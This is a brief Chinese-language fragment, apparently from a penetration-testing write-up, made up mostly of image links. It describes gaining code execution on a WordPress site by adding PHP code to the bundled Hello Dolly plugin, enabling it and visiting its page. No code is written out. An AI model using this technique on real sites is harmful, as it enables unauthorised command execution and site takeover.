

可以修改wordpress自带的hello dolly插件,执行任意命令

在插件源码中添加php代码后, 启用该插件,访问插件页面即可执行php代码